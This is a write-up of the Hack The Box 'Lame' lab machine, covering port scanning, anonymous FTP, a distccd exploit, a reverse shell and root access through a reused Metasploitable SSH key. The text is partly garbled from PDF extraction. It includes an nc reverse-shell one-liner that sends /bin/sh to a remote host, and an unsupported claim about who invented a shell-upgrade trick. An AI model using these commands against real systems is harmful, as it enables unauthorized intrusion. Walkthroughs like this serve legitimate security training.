HTB Dedicated Box 12 - Lame

Note: I didn't use the writeup, so my attack path will probably look different than most. Personally, I think this path is more interesting than the way described in the writeup.

1. Nmap reveals FTP, SSH, SMB, and distccd.

```
root@host:delta$ nmap -sV -T4 -p- 10.129.227.136
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-06 16:27 PDT
Nmap scan report for 10.129.227.136
Host is up (0.15s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT
        STATE SERVICE
                          VERSION
21/tcp
       open ftp
                          vsftpd 2.3.4
                         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
22/tcp open ssh
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
                        distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
3632/tcp open distccd
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 460.93 seconds
root@host:delta$
```


2. Logged into FTP anonymously, but there was nothing there.

```
delta@host:~$ ftp 10.129.227.136
Connected to 10.129.227.136.
220 (vsFTPd 2.3.4)
Name (10.129.227.136:delta): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -a
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
                                        4096 Mar 17 2010
drwxr-xr-x 2 0
drwxr-xr-x 20
                                        4096 Mar 17 2010 ...
226 Directory send OK.
ftp>
```


3. Tried to log into SMB, but couldn't connect.

delta@host:~\$ smbclient -L 10.129.227.136 -U anonymous
protocol negotiation failed: NT_STATUS_CONNECTION_DISCONNECTED
delta@host:~\$

4. Looked up distccd. Found this HackTricks page. Tried the two techniques in the exploitation section. Neither worked. Got another exploit from the Github link at the bottom.



5. Started an neat listener and ran the exploit. Wasn't sure it worked based on the output.




6. However, I was able to receive a reverse shell and get the user flag.



7. User flag submitted.

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Help Center	CTF Success! Flag accepted!		 Image: A start of the start of
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8. Upgraded ncat shell via the Python/stty technique. Although HTB Academy doesn't mention it, I believe this technique was actually invented by legendary hacktivist Phineas Phisher, as shown in the original Hack Back Guide.



9. Interestingly, I'm able to cd to /root and view files as a low-privileged user. Can't cat root.txt, though.



10. Even more interesting is that the root account has authorized SSH access for the admin account of the famous Metasploitable CTF VM.



11. I downloaded Metasploitable and connected over ncat.

File Machine View Input Devices Help msfadmin@metasploitable:~\$ nc 192.168.82.10 1234 -e /bin/sh

12. Got the private key for msfadmin.



13. After changing the key permissions to an acceptable value, I was able to log in as root and get the final flag.



14. Root flag submitted. Done!

